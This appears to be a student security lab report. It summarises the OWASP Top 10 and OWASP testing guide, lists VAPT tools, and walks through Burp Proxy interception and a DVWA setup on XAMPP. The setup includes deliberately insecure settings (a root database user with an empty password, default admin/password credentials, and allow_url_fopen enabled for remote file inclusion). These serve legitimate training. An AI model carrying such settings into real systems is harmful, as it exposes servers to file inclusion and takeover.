- Always ensure that every log is captured in a way that a management tool can easily use it.
- Every transaction on an application should have an audit trail with integrity controls in place so that transactions cannot be manipulated, even deleted.
- There is a need to implement a very effective and efficient monitoring and alerting system which will always inform us of any malicious or suspicious activities so that they can be immediately remediated.
- Make sure the audit log does not store your password and any other sensitive content, as this is very risky.

Top OWASP vulnerabilities

A01: Broken Access Control (2021):

This vulnerability, now ranked as the most critical, exposes web applications to unauthorized access. Data indicates that it affects a significant number of applications, making it a prominent security concern.

A02: Cryptographic Failures (2021):

Formerly known as Sensitive Data Exposure, this vulnerability focuses on cryptographic issues leading to sensitive data exposure or system compromise, highlighting the importance of proper encryption and data protection.

A03: Injection (2021):

Injection vulnerabilities, including SQL injection and Cross-site Scripting (XSS), are still a major concern, as they allow attackers to manipulate applications through malicious input, potentially compromising data and system integrity.

A04: Insecure Design (2021):

A new category emphasizing design flaws, it underscores the need for secure design patterns and principles to address vulnerabilities early in the development process.

A05: Security Misconfiguration (2021):

This vulnerability, now higher in rank, highlights the risk posed by misconfigured applications, which can expose sensitive data and other security issues due to highly configurable software.

A06: Vulnerable and Outdated Components (2021):

This category, moving up in importance, points out the challenge of identifying and addressing vulnerabilities in third-party components, which can lead to security breaches.

A07: Identification and Authentication Failures (2021):

Previously Broken Authentication, this category focuses on issues related to identifying and authenticating users, highlighting the importance of robust identification processes in applications.

A08: Security Logging and Monitoring Failures (2021):

Formerly Insufficient Logging & Monitoring, this expanded category addresses various types of failures in monitoring and alerts, crucial for detecting and responding to security incidents.

Conclusion - In conclusion, this case study explores the Open Web Application Security Project (OWASP) and its methods for improving web application security. It covers various OWASP vulnerabilities, their potential risks, and mitigation strategies. The content aligns with the study's aim to understand and implement at least two OWASP methods. It provides valuable insights into web application security, making it a valuable resource for enhancing the security of web applications and APIs.

Case Study 6

Aim - Use Burp Proxy to test web applications.

Theory -

What is HTTP Protocol?


HTTP, or HyperText Transfer Protocol, is a set of rules that allows your web browser to request and display web pages. It's like a language that computers use to talk to each other on the internet. HTTP helps transfer text, pictures, and videos from websites to your device, making it possible for you to browse the web. It's essential for how the internet works.

Features of HTTP:

- Connectionless protocol: HTTP is like a conversation where you ask a question, wait for an answer, and then hang up - there's no continuous connection between your computer and the website.
- Media independent: It doesn't care what kind of information you're sending, as long as both sides understand how to read it, but they need to agree on what kind of information it is.
- Stateless: Each time you visit a web page, your computer and the website start with a clean slate and don't remember anything from previous visits.

HTTP Messages

HTTP messages are of two types: request and response. Both the message types follow the same message format.\



- Request Message: The request message is sent by the client that consists of a request line, headers, and sometimes a body.
- Response Message: The response message is sent by the server to the client that consists of a status line, headers, and sometimes a body.

What are the Owasp Web Security Testing Guidelines?

The OWASP Web Security Testing Guide (WSTG) is a free resource that helps people test the security of websites and web applications. It provides techniques, tools, and tips for finding and fixing common security problems in web apps. It's regularly updated to stay current with new threats. The latest version is 4.2, but there's also a version 5.0 in development to keep up with new attack methods.

Topics of WSTG

- Information Gathering: Gathering information about the web server and application.
- Configuration and Deployment Management Testing: Testing network and application configurations, including subdomain takeover and cloud storage.
- Identity Management Testing: Testing user roles, registration, and account enumeration.
- Authentication Testing: Checking for weak passwords, default credentials, and lockout mechanisms.
- Authorization Testing: Examining directory traversal, privilege escalation, and insecure references.
- Session Management Testing: Ensuring session security against hijacking and forgery.
- Input Validation Testing: Detecting and preventing issues like cross-site scripting and injection attacks.
- Weak Cryptography Testing: Identifying weaknesses in encryption and security protocols.
- Business Logic Testing: Looking for flaws in how the application handles business processes.
- Client-Side Testing: Assessing client-side vulnerabilities like DOM XSS, CSS injection, CORS, and clickjacking

Integrating WSTG to Your SDLC

To successfully integrate the Web Security Testing Guide (WSTG) into your software development process:

1. **Training:** Make sure your developer and testing teams receive periodic training on WSTG and the testing tools. This helps them understand and address security issues.
2. **Prioritize Tests:** Start with tests that relate to your application's architecture and the data your organization protects. Focus on tests from the OWASP Top Ten list, which covers critical vulnerabilities. As your team gains expertise, gradually add more tests.
3. **Integration with OWASP:** Combine WSTG with other OWASP projects that suit different phases of your development process.
4. **WSTG Champion:** Appoint a team member who is knowledgeable about WSTG to guide and support the implementation.
5. **Monitoring and Reporting:** Regularly track results and report them to management. Use indicators like the number of vulnerabilities found by severity to gauge your progress in improving web application security.

What is VAPT Testing? Tools for VAPT testing.

Vulnerability Assessment and Penetration Testing (VAPT) is a cybersecurity process to find and fix weaknesses in your systems.

Why you need VAPT:

- Cyber threats change, so testing regularly is crucial.
- VAPT helps you meet security standards like GDPR and ISO 27001.

Key VAPT Tools:

- **Astra:** Scans your entire system to find and fix security issues.
- **OWASP Zap:** Checks websites for hidden problems and shows results clearly.
- **Nmap:** Identifies devices, software, and security measures on your network.
- **Metasploit:** Offers info on vulnerabilities for testing and configuring networks.

- Burp Suite: Tests web apps for security flaws.
- Wireshark: Monitors network traffic for troubleshooting and analysis.
- Nikto: Scans web servers for potential issues and outdated software.

What is Burp Suite?

Burp Suite is a cybersecurity tool used to test the security of websites and web applications. It's like a Swiss Army knife for finding and fixing vulnerabilities.

Key features:

- Easy to Use: It's user-friendly and helps testers find and fix security problems in websites.
- Spider: It's like a web crawler that maps out a website's structure to find potential security issues.
- Proxy: It allows you to see and change web traffic between your computer and a website, making it easier to spot and fix problems.
- Intruder: This tool tries different inputs to see if a website has weak points that hackers could exploit.
- Repeater: It lets testers send requests to a website many times to check if user-supplied data is properly protected.
- Sequencer: It checks if a website generates secure tokens for things like logins or payments.
- Decoder: Helps in understanding how information is hidden or encoded in a website.
- Extender: Lets you add extra tools to Burp Suite to make it even more powerful.
- Scanner: This feature automatically looks for common security issues in websites, but it's not available in the free version.


Overall, Burp Suite is like a toolbox for finding and fixing problems in websites to make them more secure. It's used by cybersecurity professionals to make sure websites can't be easily hacked.

Get Started with Burp Suite


Getting started with Burp Suite professional and community edition is achieved in the following five steps:

1. Download and Install

Step 1: You can download the latest version of Burp Suite professional and community edition using the links provided on the PortSwigger website.




Step 2: Now, run the installer and open the Burp Suite software.




2. Intercepting HTTP traffic with Burp Proxy.


- Go to the Proxy -> Intercept tab.



- Click the Intercept is off button, so it toggles to Intercept is on.




- Click Open Browser. This launches Burp's browser, which is preconfigured to work with Burp right out of the box. Position the windows so that you can see both Burp and Burp's browser.



- Using Burp's browser, try to visit <https://portswigger.net> and observe that the site doesn't load. Burp Proxy has intercepted the HTTP request that was issued by the browser before it could reach the server. You can see this intercepted request on the Proxy -> Intercept tab.

```
GET / HTTP/1.1
Host: portswigger.net
Sec-Ch-Ua: "Chromium";v="117", "Not;A=Brand";v="8"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5938.63 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

- The request is held here so that you can study it, and even modify it, before forwarding it to the target server.
- Click the Forward button several times to send the intercepted request, and any subsequent ones, until the page loads in Burp's browser.
- Due to the number of requests browsers typically send, you often won't want to intercept every single one of them. Click the Intercept is on button so that it now says Intercept is off.



Go back to the browser and confirm that you can now interact with the site as normal.

- In Burp, go to the Proxy > HTTP history tab. Here, you can see the history of all HTTP traffic that has passed through Burp Proxy, even while interception was switched off.
- Click on any entry in the history to view the raw HTTP request, along with the corresponding response from the server.

Image showing three screenshots of Burp Suite Community Edition v2023.10.1.1 - Temporary Project interface.

The top screenshot displays the **HTTP history** tab, showing a list of intercepted HTTP requests. The table includes columns for #, Host, Method, URL, Params, Edited, Status code, Length, MIME type, Extension, Title, Comment, TLS, IP, Cookies, Time, and Listener port. The first request is a GET to `https://www.google.com/search?q=%E2%A6%81+https%...` with status 200.

The middle screenshot displays the **Request** tab for the selected request, showing the raw HTTP request details. Key fields include: GET /mega-nav/images/dastardly.svg HTTP/2, Host: portswigger.net, Cookie: SessionId=..., User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/117.0.5930.63 Safari/537.36.

The bottom screenshot displays the **Response** tab for the selected request, showing the raw HTTP response details. Key fields include: HTTP/2 200 OK, Date: Sat, 23 Sep 2023 14:58:34 GMT, Content-Type: image/svg+xml, Content-Length: 421, Server: Kestrel, Cache-Control: must-revalidate, max-age=0, Last-Modified: Fri, 22 Sep 2023 07:03:57 GMT, Strict-Transport-Security: max-age=31536000; preload, X-Content-Type-Options: nosniff, X-Frame-Options: SAMEORIGIN, X-Xss-Protection: 1; mode=block, Content-Security-Policy: default-src 'none'; base-uri 'none'; child-src 'self' https://www.youtube.com/embed;/ connect-src 'self' https://ps.containers.pivik.pro https://ps.pivik.pro https://www.google.com/recaptcha;/ font-src 'self'; frame-src 'self' https://www.youtube.com/embed/ https://www.google.com/recaptcha;/ img-src 'self' https://i.ytimg.com/media-src 'self' https://d2l95rj28s17er.cloudfront.net/ https://d2g1lb374o3ysk.cloudfront.net;/ script-src 'self' https://ps.containers.pivik.pro/ppms.js https://ps.pivik.pro/ppms.js https://www.youtube.com/iframe_api https://www.youtube.com/s/player/ https://www.google.com/recaptcha/ https://www.gstatic.com/recaptcha/ 'nonce-rxSP8jHRf4uhboSyEaXEVlgsEMyb2p2'; style-src 'self'; Content-Disposition: attachment, Cross-Origin-Resource-Policy: same-site, Cross-Origin-Opener-Policy: same-origin, Set-Cookie: AWSALBAPP-0=_remove_; Expires=Sat, 30 Sep 2023 14:58:34 GMT; Path=/, Set-Cookie: AWSALBAPP-1=_remove_; Expires=Sat, 30 Sep 2023 14:58:34 GMT; Path=/, Set-Cookie: AWSALBAPP-2=_remove_; Expires=Sat, 30 Sep 2023 14:58:34 GMT; Path=/, Set-Cookie: AWSALBAPP-3=_remove_; Expires=Sat, 30 Sep 2023 14:58:34 GMT; Path=/, <?xml version="1.0" encoding="UTF-8"?> <svg id="a" xmlns="http://www.w3.org/2000/svg" width="45" height="45" viewBox="0 0 45 45"> <rect y="0" width="45" height="45" fill="#39d50c"/><polygon points="24.32 38.81 20.83 33.57 25.49 27.82 20.83 27.82 20.83 20.75 12.23 20.75 20.83 10.19 20.83 6.26 24.32 6.26 24.32 11.43 19.59 17.26 24.32 17.26 24.32 24.32 32.84 24.32 24.32 34.88 24.32 38.81" fill="#000023"/> </svg>


This lets you explore the website as normal and study the interactions between Burp's browser and the server afterward, which is more convenient in many cases.

Step 3: Now Download DVWA (Damn Vulnerable Web Application) from Github for Pen Testing purpose. [digininja/DVWA - Damn Vulnerable Web Application](https://github.com/digininja/DVWA)


Step 4: Download Xampp and install. Reference for installation of Burp Suite, Xampp and DVWA. [Installing Damn Vulnerable Web Application \(DVWA\) on Windows 10](#)

Step 5: Move the DVWA folder to htdocs folder under Xampp:

- Goto config -> Change the **config.inc.php.dist** file name to **config.inc.php**



- Browse to <http://127.0.0.1/DVWA-master>



- If it gives Sql Error , Open Config.inc.php file and change the
`$_DVWA['db_user'] = 'root';`
`$_DVWA['db_password'] = '';`

```

# SEE README.md FOR MORE INFORMATION ON THIS.
$_DVWA = array();
$_DVWA[ 'db_server' ] = getenv('DB_SERVER') ?: '127.0.0.1';
$_DVWA[ 'db_database' ] = 'dvwa';
$_DVWA[ 'db_user' ] = 'root';
$_DVWA[ 'db_password' ] = '';
$_DVWA[ 'db_port' ] = '3306';

```

Database has been created.

'users' table was created.

Data inserted into 'users' table.

'guestbook' table was created.

Data inserted into 'guestbook' table.

Backup file /config/config.inc.php.bak automatically created

Setup successful!

Please [login](#).

2. Default Credentials

- Default username = admin
- Default password = password

Username

admin


Password

password

Login

Damn Vulnerable Web Applications (DVWA)

09:32 PM 23-09-2023



allow_url_fopen = on


This allows for Remote File Inclusions (RFI) [allow_url_fopen]. Make this change to a php.ini file in Xampp. Now try to login to the web application

```
; Whether to allow the treatment of URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-fopen
allow_url_fopen=On

; Whether to allow include/require to open URLs (like http:// or ftp://) as files.
; http://php.net/allow-url-include
